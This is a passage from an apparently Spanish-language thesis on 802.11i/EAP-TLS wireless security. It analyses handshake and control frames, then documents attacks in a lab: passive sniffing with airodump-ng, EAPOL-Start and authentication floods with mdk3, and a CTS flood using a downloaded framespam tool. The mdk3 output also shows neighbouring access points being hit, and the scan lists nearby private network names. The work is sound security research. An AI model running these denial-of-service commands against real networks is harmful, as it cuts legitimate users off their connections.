El AP envía un número de secuencia o contador ( $sn+1$ ) junto con otro MIC. Este número de secuencia se usa en la siguiente trama de difusión, de modo que el suplicante puede realizar la detección básica de repetición. En este paso el AP verifica que el suplicante tenga el mismo PTK.



No.	Time	Source	Destination	Protocol	Length	Info
8584	489.301024000	WistronN_00:00:89	Apple_eb:52:67	EAPOL	175	Key (Message 1 of 4)
8585	489.303827000	Apple_eb:52:67	WistronN_00:00:89	EAPOL	177	Key (Message 2 of 4)
8587	489.306581000	WistronN_00:00:89	Apple_eb:52:67	EAPOL	209	Key (Message 3 of 4)
8588	489.309366000	Apple_eb:52:67	WistronN_00:00:89	EAPOL	155	Key (Message 4 of 4)

```

- 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 151
  Key Descriptor Type: EAPOL RSN Key (2)
  Key Information: 0x13ca
    .... = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
    .... 1... = Key Type: Pairwise Key
    .... .00... = Key Index: 0
    .... .1... = Install: Set
    .... 1... = Key ACK: Set
    .... .1... = Key MIC: Set
    .... .1... = Secure: Set
    .... .0... = Error: Not set
    .... 0... = Request: Not set
    ...1... = Encrypted Key Data: Set
  Key Length: 16
  Replay Counter: 3
  WPA Key Nonce: 09f65a8feb9aa5165e53a48b869f98ce7e4883cc9195e60d...
0000 00 00 12 00 2e 48 00 00 10 02 99 09 a0 00 b9 05 .....H.....
0010 00 00 08 02 3a 01 28 6a ba eb 52 67 00 1b b1 00 .....(j ..Rg...
0020 00 89 00 1b b1 00 00 89 60 83 aa aa 03 00 00 00 .....
0030 88 8e 02 03 00 97 02 13 ca 00 10 00 00 00 00 .....
0040 00 00 03 09 f6 5a 8f eb 9a a5 16 5e 53 a4 8b 86 .....7...^S...
mon0: <live capture in progress> F... Packets: 13100 Displayed: 49 Marked: 0

```

Figura. 129 Handshake Mensaje 3

### 3.4.4 Mensaje 4

El solicitante envía una confirmación con el mismo contador ( $sn+1$ ) al autenticador sobre la recepción del *msg3*. Todos los mensajes se envían como Key tramas bajo el protocolo *EAPoL* (*Extensible Authentication Protocol over LAN*).



Filter: wlan.fc.type\_subtype==0x20

No.	Time	Source	Destination	Protocol	Length	Info
582	31.546574000	Apple_eb:52:67	Broadcast	802.11	398	Data, SN=608, FN=0,

IEEE 802.11 Data, Flags: .p....F.C

- Type/Subtype: Data (0x20)
  - Frame Control: 0x4208 (Normal)
    - Version: 0
    - Type: Data frame (2)
    - Subtype: 0
    - Flags: 0x42
      - .... .10 = DS status: Frame from DS to a STA via AP(To DS: 0 From DS: 1) (0x02)
      - .... .0.. = More Fragments: This is the last fragment
      - .... 0... = Retry: Frame is not being retransmitted
      - ...0 .... = PWR MGT: STA will stay up
      - ..0. .... = More Data: No data buffered
      - .1.. .... = Protected flag: Data is protected
      - 0... .... = Order flag: Not strictly ordered
    - Duration: 0
    - Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    - BSS Id: WistronN\_00:00:89 (00:1b:b1:00:00:89)
    - Source address: Apple\_eb:52:67 (28:6a:ba:eb:52:67)
    - Fragment number: 0
    - Sequence number: 608
    - Frame check sequence: 0x6be3cb93 [correct]
    - CCMP parameters
  - Data (344 bytes)
    - Data: f2828d3626da72e939a8e564c773711b92fb5d7d217079f2...

```

0000 00 00 12 00 2e 48 00 00 10 02 99 09 a0 00 b8 05  ....H..
0010 00 00 08 42 00 00 ff ff ff ff ff 00 1b b1 00  ..B...
0020 00 09 28 6a ba eb 52 67 00 26 27 00 00 a0 00 00  ..(j...Rg .S'
0030 00 00 f2 82 8d 36 26 da 72 e9 39 a8 e5 64 c7 73  ....6& r.9.d.s
0040 71 1b 92 fb 5d 7d 21 70 79 f2 3d 75 69 bc 95 e2  q... ]!p y.=ui...
0050 47 ca c2 35 a7 78 49 9c 52 c7 6f f1 87 fe 23 b8  G 5 xT B o #
  
```

Frame (frame), 398 bytes      Packets: 14704 Displayed: 155 Marked: 0 Load time: 0:00.379

Figura. 131 Data Frame

## 3.6 Tramas de Control

Las tramas de control ayudan en el intercambio de tramas de Administración y Datos. Estas tramas, administran el acceso al medio inalámbrico y proporcionan funciones de fiabilidad a nivel de la capa de enlace.

### 3.6.1 Request-to-Send (RTS)

La función *RTS* junto con la *CTS* (*Clear-to-Send*) reducen las colisiones de las tramas presentes cuando existe una conexión con un mismo *AP*. Una estación envía una trama *RTS / CTS* a otra como la primera fase de un enlace de dos vías necesario antes de enviar cualquier trama de datos.

Filter: wlan.fc.type\_subtype==0x1B Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
114216	22791.315935	a6:8e:0c:79:8e:35 (TA)	Apple_eb:52:67 (RA)	802.11	16	Request-to-send,

IEEE 802.11 Request-to-send, Flags: .....

- Type/Subtype: Request-to-send (0x1b)
- Frame Control: 0x00B4 (Normal)
  - Version: 0
  - Type: Control frame (1)
  - Subtype: 11
  - Flags: 0x0
    - .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS
    - .... .0.. = More Fragments: This is the last fragment
    - .... 0... = Retry: Frame is not being retransmitted
    - ...0 .... = PWR MGT: STA will stay up
    - ..0. .... = More Data: No data buffered
    - .0.. .... = Protected flag: Data is not protected
    - 0... .... = Order flag: Not strictly ordered
  - Duration: 1964
  - Receiver address: Apple\_eb:52:67 (28:6a:ba:eb:52:67)
  - Transmitter address: a6:8e:0c:79:8e:35 (a6:8e:0c:79:8e:35)

0000 b4 00 ac 07 28 6a ba eb 52 67 a6 8e 0c 79 8e 35 ....(j.. Rg...y.5

File: "/root/BBB-01.cap" 40 MB 06:... Packets: 116153 Displayed: 2477 Marked: 0 Load time: 0:00.660

**Figura. 132 Request to Send Frame**

Filter: wlan.fc.type\_subtype==0x1c

No.	Time	Source	Destination	Protocol	Length	Info
1826	326.769115		Apple_eb:52:67 (RA)	802.11	18	Clear-to-send...

Frame 1826: 18 bytes on wire (144 bits), 18 bytes captured (144 bits)

- IEEE 802.11 Clear-to-send, Flags: ...P....
  - Type/Subtype: Clear-to-send (0x1c)
    - Frame Control: 0x10C4 (Normal)
      - Version: 0
      - Type: Control frame (1)
      - Subtype: 12
      - Flags: 0x10
        - .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
        - .... .0.. = More Fragments: This is the last fragment
        - .... 0... = Retry: Frame is not being retransmitted
        - ...1 .... = PWR MGT: STA will go to sleep
        - ..0. .... = More Data: No data buffered
        - .0.. .... = Protected flag: Data is not protected
        - 0... .... = Order flag: Not strictly ordered
      - Duration: 10000
      - Receiver address: Apple\_eb:52:67 (28:6a:ba:eb:52:67)

0000 c4 10 10 27 28 6a ba eb 52 67 ...'(j.. Rq

File: "/root/AAA-01.cap" 150 KB 00:00:00.016 Packets: 1878 Displayed: 1 Marked: 0 Load time: 0:00.016

Figura. 133 Clear to Send Frame

### 3.6.2 Acknowledgment (ACK)

Después de recibir una trama de datos, la estación receptora utilizará una comprobación de errores. La estación receptora entonces envía una trama *ACK* a la estación emisora si no se encuentra ningún error. En caso de que existiera un error, no se envía la trama *ACK*, con lo que después de un periodo de tiempo, la estación de envió retransmitirá esta trama.

Filter: wlan.fc.type\_subtype==0x1D Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
203	13.372607		Apple eb:52:67 (RA)	802.11	46	Acknowledgement,

Frame 203: 46 bytes on wire (368 bits), 46 bytes captured (368 bits)

PPI version 0, 32 bytes

IEEE 802.11 Acknowledgement, Flags: .....C

Type/Subtype: Acknowledgement (0x1d)

Frame Control: 0x0004 (Normal)

Version: 0

Type: Control frame (1)

Subtype: 13

Flags: 0x0

- .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x00)
- .... .0.. = More Fragments: This is the last fragment
- .... 0... = Retry: Frame is not being retransmitted
- ...0 .... = PWR MGT: STA will stay up
- ..0. .... = More Data: No data buffered
- .0.. .... = Protected flag: Data is not protected
- 0... .... = Order flag: Not strictly ordered

Duration: 0

Receiver address: Apple\_eb:52:67 (28:6a:ba:eb:52:67)

Frame check sequence: 0x60f52e01 [correct]

```

0000 00 00 20 00 69 00 00 00 02 00 14 00 00 00 00 00  .. .i... ..
0010 00 00 00 00 01 00 30 00 76 09 c0 00 00 00 ce 00  .....0. v.....
0020 d4 00 00 00 28 6a ba eb 52 67 60 f5 2e 01      ....(j.. Rg^...

```

File: "/root/Kismet-20140701-14-3... = Packets: 7983 Displayed: 627 Marked: 0 Load time: 0:00.145

Figura. 134 Acknowledgement Frame

## CAPÍTULO IV

### ESCENARIO DE PRUEBA INTRUSIVO

Con el fin de realizar el estudio de vulnerabilidades es importante analizar las posibles capacidades de cualquier hacker o adversario. A partir de la capa de enlace de una *WLAN*, existen tres posibles tipos de tramas que ya han sido analizadas en el escenario de prueba normal, estas son: Administración, Control y Datos. Como se demuestra en este capítulo, cualquier manipulación de estas tramas puede comprometer la confidencialidad, integridad y autenticación.

Los diferentes ataques en el presente capítulo fueron realizados sobre el escenario que se ha implementado y cuyo comportamiento ha sido descrito en capítulos anteriores. Estos escenarios de prueba se encuentran en un modelo de red de infraestructura bajo el estándar *802.11i* y un mecanismo de autenticación *EAP-TLS*, considerado el más seguro y robusto en comparación a otros mecanismos *EAP* existentes. *EAP-TLS* se encuentra analizado a profundidad y no ha podido ser demostrado o evidenciado deficiencias graves dentro del protocolo tales como vulnerabilidades a ataques *MITM*, esto gracias a su característica principal que, como norma para realizar la autenticación y el establecimiento del túnel cifrado, debe existir un intercambio de certificados digitales, es decir que, el servidor envía su certificado hacia el cliente y de forma recíproca, el cliente envía el certificado hacia el servidor. Cabe señalar que el certificado del cliente debe ser instalado previamente y debe estar protegido por una contraseña. Cada uno de los certificados debió haber sido firmado por la misma entidad, de no ser así, serán rechazados y la conexión no será establecida. Si bien el proceso de autenticación de *EAP-TLS* lo define como el protocolo más

seguro en la protección de confidencialidad y autenticación, sigue siendo vulnerable a ataques de denegación de servicios (*DoS*).

El protocolo de autenticación *TLS* presenta una desventaja para la implementación ya que para redes de media o gran escala la instalación y distribución de los certificados se torna en un proceso tedioso y complicado.

#### **4.1 Amenaza 1: Análisis de tráfico Pasivo**

Debido a la características de comunicación inalámbrica, un adversario puede fácilmente esnifar la red con herramientas como Wireshark y obtener información que puede ser almacenada y posteriormente analizada para revelar claves de cifrado o información sobre la red *WLAN*. Los ataques pasivos son difíciles de detectar, esto por cuanto no se realiza ninguna modificación de los datos o paquetes transmitidos pero aporta valiosa información de la red. Cuando se realiza intercambio de información, tanto el emisor como receptor no son conscientes del monitoreo de un tercero en su intercambio. La información que se captura al realizar una esnifada son las tramas que se han venido estudiando: Control, Administración y Datos.

Utilizando BT5 se puede visualizar esta información de la siguiente manera:

```
>>root@bt:~#airmon-ng start wlan0  
>>root@bt:~#airodump-ng mon0
```



```

root@bt: ~
File Edit View Terminal Help

CH 7 ][ Elapsed: 24 s ][ 2014-07-04 17:48

BSSID          PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:25:00:FF:94:73 -1 0 0 0 -1 -1 <length: 0>
80:EA:96:EE:FF:1A -39 60 5 0 6 54e WPA2 CCMP PSK TITANIUM AirPort
82:1A:FF:EE:96:E0 -39 65 32 0 6 54e WPA2 CCMP PSK TITANIUM Guest
00:1B:B1:00:00:89 -48 43 19 0 1 54e WPA2 CCMP MGT tesis14
D2:14:3D:52:65:4D -63 19 0 0 6 54e WPA2 CCMP PSK DIRECT-wM-BRAVIA
00:66:4B:99:AB:B8 -69 49 1 0 11 54e WPA2 CCMP PSK Mauricio V
F8:3D:FF:17:C4:7C -80 24 0 0 11 54e WPA2 CCMP PSK MONICA BURBANO
A4:99:47:80:4B:C0 -83 12 0 0 11 54e WPA2 CCMP PSK ROBERTO SANCHEZ
00:1D:7E:D3:6C:FB -80 24 0 0 6 54 OPN linksys
14:B9:68:29:D0:18 -86 6 0 0 11 54e WPA2 CCMP PSK INTERNET GILDA
DC:D2:FC:5A:FF:17 -85 5 0 0 1 54e WPA CCMP PSK SARA GARCIA
E8:39:DF:0F:8C:48 -87 12 0 0 11 54 WPA CCMP PSK Almeida
4C:8B:EF:53:C8:64 -88 2 0 0 11 54e WPA CCMP PSK CUMBAYA MONOS
48:F8:B3:4C:65:6F -89 2 5 0 11 54e WPA2 CCMP PSK NetlifeEBurbano

BSSID STATION PWR Rate Lost Frames Probe
00:25:00:FF:94:73 A2:55:DE:61:8C:A6 -68 0 -12 84 44
(not associated) 36:AF:2C:D5:EF:AE -62 0 -11 74 19 Nintendo_3DS_continuous
(not associated) E2:0C:7F:5F:B2:5F -73 0 -11 39 18 Nintendo_3DS_continuous
82:1A:FF:EE:96:E0 AC:72:89:86:DF:C6 -29 54e-48e 0 15
82:1A:FF:EE:96:E0 40:80:FA:76:7C:EA -127 0 - 0e 0 21

00:1B:B1:00:00:89 28:6A:BA:EB:52:67 -21 12e-54 117 75 NASA,EstudMAC,tesis14
00:66:4B:99:AB:B8 18:26:66:BD:49:F5 -87 1e- 1 38 10
48:F8:B3:4C:65:6F 7C:ED:8D:CF:89:30 -127 0 - 0e 0 33 NetlifeEBurbano

```

Figura. 135 airodump-ng mon0

Para almacenar la información que se captura en un archivo formato *.cap* de un *AP* específico, se pone el siguiente comando:

```
>>root@bt:~#airodump-ng -c (CH) -w (nombre del archivo) --bssid (BSSID) mon0
```

## 4.2 Amenaza 2: Denegación de Servicios (DoS)


El estándar *802.11i* con *EAP-TLS* es vulnerable a los ataques *DoS* (*Denial-of-Service*). El atacante de denegación de servicio es capaz de interrumpir la conexión legítima de suplicantes con el autenticador por medio de las características propias de las redes inalámbricas, un atacante por ejemplo puede denegar servicios mediante la falsificación de tramas de Administración no protegidas como las de deautenticación. En este capítulo,

se consideran ataques de *DoS* de uso frecuente que requieren un esfuerzo razonable y no elaborado por parte del adversario para su análisis.

#### 4.2.1 Inundación EAPoL-Start

El protocolo *802.1x* como se ha estudiado anteriormente, comienza con una trama *EAPOL-Start* que es enviada por el cliente para iniciar la autenticación y continua con la respuesta del *AP* al enviar una trama *EAP Request Identity*. Un atacante interrumpirá un Access Point al inundarlo con tramas *EAPoL – Start* para agotar los recursos internos del punto de acceso. Este ataque se puede lograr en BT5 al utilizar el siguiente comando:

```
>>root@bt:~# mdk3 mon0 x 0 -t (BSSID) -n (ESSID) -s (Speed-
Paquetes/s) -c (CH)
```



```

root@bt: ~
File Edit View Terminal Help
root@bt:~# mdk3 mon0 x 0 -t 00:1B:B1:00:00:89 -n tesis14 -s 100
Packets sent: 1 - Speed: 1 packets/sec
got authentication frame: from wrong AP or failed authentication!
Packets sent: 2 - Speed: 1 packets/sec
got authentication frame: from wrong AP or failed authentication!
Packets sent: 3 - Speed: 1 packets/sec
got authentication frame: from wrong AP or failed authentication!
Packets sent: 4 - Speed: 1 packets/sec
got authentication frame: from wrong AP or failed authentication!
Packets sent: 5 - Speed: 1 packets/sec
got authentication frame: from wrong AP or failed authentication!
Packets sent: 6 - Speed: 1 packets/sec
got authentication frame: from wrong AP or failed authentication!
got authentication frame: from wrong AP or failed authentication!
Packets sent: 8 - Speed: 2 packets/sec
got authentication frame: from wrong AP or failed authentication!
Packets sent: 9 - Speed: 1 packets/sec
got authentication frame: from wrong AP or failed authentication!
got authentication frame: authentication was successful
got association response frame: association was successful
Packets sent: 1521 - Speed: 127 packets/sec

```

Figura. 136 mdk3 mon0 x

A continuación se ve la captura de las tramas tipo *EAPOL – Start* generadas a través de Wireshark con el objetivo de agotar los recursos del *AP* y obligar a este equipo su reseteo. Se evidencia en el *Source*, la creación

de direcciones *MAC* aleatorias de suplicantes realizando peticiones de tramas *EAPOL – Start* al punto de acceso.

The screenshot shows a Wireshark capture with a filter set to 'eapol'. The packet list pane displays several frames, with frame 523630 selected. The packet details pane shows the structure of this frame: Radiotap Header v0, IEEE 802.11 Data, Logical-Link Control, and 802.1X Authentication (Type: Start). The hex dump pane shows the raw bytes of the frame.

No.	Time	Source	Destination	Protocol	Length	Info
523628	742.387716000	SmcNetwo_e2:e9:3e	WistronN_00:00:89	EAPOL	49	Start
523629	742.387728000	Agere_2d:2a:ec	WistronN_00:00:89	EAPOL	49	Start
523630	742.387975000	SmcNetwo_e2:e9:3e	WistronN_00:00:89	EAPOL	49	Start
523631	742.388578000	Agere_2d:2a:ec	WistronN_00:00:89	EAPOL	49	Start
523632	742.389971000	SmcNetwo_e2:e9:3e	WistronN_00:00:89	EAPOL	49	Start
523633	742.389983000	Agere_2d:2a:ec	WistronN_00:00:89	EAPOL	49	Start
523634	742.390526000	SmcNetwo_e2:e9:3e	WistronN_00:00:89	EAPOL	49	Start
523635	742.391108000	Agere_2d:2a:ec	WistronN_00:00:89	EAPOL	49	Start
523636	742.391348000	SmcNetwo_e2:e9:3e	WistronN_00:00:89	EAPOL	49	Start
523637	742.392693000	Agere_2d:2a:ec	WistronN_00:00:89	EAPOL	49	Start
523638	742.393833000	Agere_2d:2a:ec	WistronN_00:00:89	EAPOL	48	Start
523639	742.393904000	Cisco_21:fa:aa	WistronN_00:00:89	EAPOL	49	Start

Frame 523630: 49 bytes on wire (392 bits), 49 bytes captured (392 bits) on interface 0

- Radiotap Header v0, Length 13
- IEEE 802.11 Data, Flags: .....T
- Logical-Link Control
- 802.1X Authentication
  - Version: 802.1X-2001 (1)
  - Type: Start (1)
  - Length: 0

```

0000  00 00 0d 00 04 80 02 00 02 00 00 00 00 08 01 3a  .....:
0010  01 00 1b b1 00 00 89 00 04 e2 e9 3e 00 1b b1  .....>
0020  00 00 89 70 6a aa aa 03 00 00 00 88 8e 01 01 00  ..pj.....
0030  00
  
```


Frame (frame), 49 bytes      Packets: 554277 Displayed: 554277 Marked: 0 Dro...      Profile: Default

Figura. 137 Wireshark: Inundación EAPOL – START

#### 4.2.2 Inundación Authentication

En el *Access Point*, cada cliente tiene su estado almacenado en la tabla de asociación. Este estado, tiene un límite de tamaño. Una forma de ataque *DoS* es inundar esta tabla de asociación al crear de forma aleatoria varias tramas de *Authentication Request* desde *MAC* ficticias hacia el *AP*. El punto de acceso al no poder verificar todas estas solicitudes alcanzará su límite y al hacerlo, no podrá autenticar clientes legítimos en el *AP*. Este ataque se lo realiza con el siguiente comando:

```
>>root@bt:~# mdk3 mon0 a 0 -t (BSSID) -n (ESSID) -s (Speed-  
Paquetes/s) -c (CH)
```

A terminal window titled 'root@bt: ~' showing the execution of the 'mdk3' tool. The command entered is 'mdk3 mon1 a 0 -t 00:1B:B1:00:00:89 -n tesis14 -s 1000'. The output shows the tool attempting to connect to a target AP (00:1B:B1:00:00:89) and successfully connecting with 500 clients. It then attempts to connect to another target AP (82:1A:FF:EE:96:E0) and successfully connects with 500 clients. The terminal also shows several failed attempts to connect to other target APs, with messages like 'AP 00:1B:B1:00:00:89 seems to be INVULNERABLE!' and 'Device is still responding with 1000 clients connected!'. A large watermark 'Wireshark 5r3' is overlaid on the terminal output.

```
root@bt:~# mdk3 mon1 a 0 -t 00:1B:B1:00:00:89 -n tesis14 -s 1000  
Trying to get a new target AP...  
Connecting Client: 67:C6:69:73:51:FF to target AP: 00:1B:B1:00:00:89  
AP 00:1B:B1:00:00:89 is responding!  
Connecting Client: 55:DC:BD:21:D2:48 to target AP: 00:1B:B1:00:00:89  
AP 00:1B:B1:00:00:89 seems to be INVULNERABLE!  
Device is still responding with 500 clients connected!  
Trying to get a new target AP...  
Connecting Client: 36:A6:AC:C3:63:19 to target AP: 00:1B:B1:00:00:89  
AP 00:1B:B1:00:00:89 seems to be INVULNERABLE!  
Device is still responding with 1000 clients connected!  
Trying to get a new target AP...  
AP 82:1A:FF:EE:96:E0 is responding!  
Connecting Client: C0:5E:DA:43:3C:18 to target AP: 82:1A:FF:EE:96:E0  
AP 82:1A:FF:EE:96:E0 seems to be INVULNERABLE!  
Device is still responding with 500 clients connected!  
Trying to get a new target AP...  
AP 00:66:4B:99:AB:B8 is responding!  
Connecting Client: C6:C2:D4:9C:2F:D6 to target AP: 00:66:4B:99:AB:B8  
Connecting Client: 84:40:D8:F5:6E:79 to target AP: 00:66:4B:99:AB:B8  
AP 00:66:4B:99:AB:B8 seems to be INVULNERABLE!  
Device is still responding with 500 clients connected!  
Trying to get a new target AP...
```

Figura. 138 mdk3 mon1 a

En Wireshark se aprecia la captura de las tramas de clientes con MAC aleatorias solicitando un *Authentication Request* al AP. Nuevos intentos de autenticación con usuarios legítimos al punto de acceso no fueron exitosos después de este ataque.

No.	Time	Source	Destination	Protocol	Length	Info
15785	93.664123000	33:73:b0:09:c4:f0	WistronN_00:00:89	802.11	42	Authentication,
15786	93.671196000	9f:a4:01:9e:e8:2a	WistronN_00:00:89	802.11	43	Authentication,
15787	93.671477000	cc:c5:37:05:69:56	WistronN_00:00:89	802.11	42	Authentication,
15788	93.672638000	33:73:b0:09:c4:f0	WistronN_00:00:89	802.11	43	Authentication,
15789	93.672995000	42:ea:d4:cb:e4:46	WistronN_00:00:89	802.11	42	Authentication,

Frame 15786: 43 bytes on wire (344 bits), 43 bytes captured (344 bits) on interface 0

Radiotap Header v0, Length 13

IEEE 802.11 Authentication, Flags: .....

Type/Subtype: Authentication (0x0b)

Frame Control: 0x0000 (Normal)

Version: 0

Type: Management frame (0)

Subtype: 11

Flags: 0x0

Duration: 314

Destination address: WistronN\_00:00:89 (00:1b:b1:00:00:89)

Source address: 9f:a4:01:9e:e8:2a (9f:a4:01:9e:e8:2a)

BSS Id: WistronN\_00:00:89 (00:1b:b1:00:00:89)

Fragment number: 0

Sequence number: 0

IEEE 802.11 wireless LAN management frame

Fixed parameters (6 bytes)

Authentication Algorithm: Open System (0)

Authentication SEQ: 0x0001

Status code: Successful (0x0000)

```

0000 00 00 0d 00 04 00 02 00 02 00 00 00 00 b0 00 3a
0010 01 00 1b b1 00 00 89 9f a4 01 9e e8 2a 00 1b b1
0020 00 00 89 00 00 00 01 00 00 00

```

Frame (frame), 43 bytes      Packets: 757707 Displayed: 757707 Marked: 0 Dro...      Profile: Default

Figura. 139 Wireshark: Inundación Authentication

Los ataques de inundación *EAPoL-Start* y *Authentication* son ejemplos de denegación de servicio contra el autenticador. Además, la inundación de *Authentication* es manipulación de la trama de administración.

#### 4.2.3 Inundación CTS / RTS

El estándar 802.11 establece tramas de Control como *Request to Send* y *Clear to Send* para minimizar la posibilidad de colisiones al existir envío de tramas extensas. En la siguiente figura se puede ver cómo funciona.




Figura. 140 CTS / RTS

En el caso en que el cliente (iPhone 5s) quiera realizar él envió al AP de una trama extensa primero envía una petición de *RTS* para reservar el canal con el fin de evitar así las colisiones. Entonces el punto de acceso responde con una trama *CTS* que reserva el canal por el tiempo que dure el envío. La trama *CTS* a su vez, se enviará a los demás clientes (*iPad* y *ASUS*) dejándolos saber que solo el *iPhone 5s* puede transmitir por ese tiempo.

Teniendo este concepto claro, la inundación de *CTS* por parte de un atacante impulsa a otros dispositivos inalámbricos que comparten la red *WiFi* a frenar su transmisión hasta que el adversario deje de transmitir las tramas *CTS*.

Para realizar este ataque, en BT5 se descarga la herramienta necesaria y se la instala de la siguiente manera:

```
>>root@bt:~# wget http://matej.sustr.sk/code/framespam/framespam-0.2.tar.gz
>>root@bt:~# tar -xzf framespam-0.2.tar.gz
>>root@bt:~# cd framespam-0.2
```


```
>>root@bt:/framespam-0.2# make && make install
```

luego seguimos con el ingreso de los comandos:

```
>>root@bt:~# arimon-ng start wlan0
```

```
>>root@bt:~# framespam -i mon0 < file
```

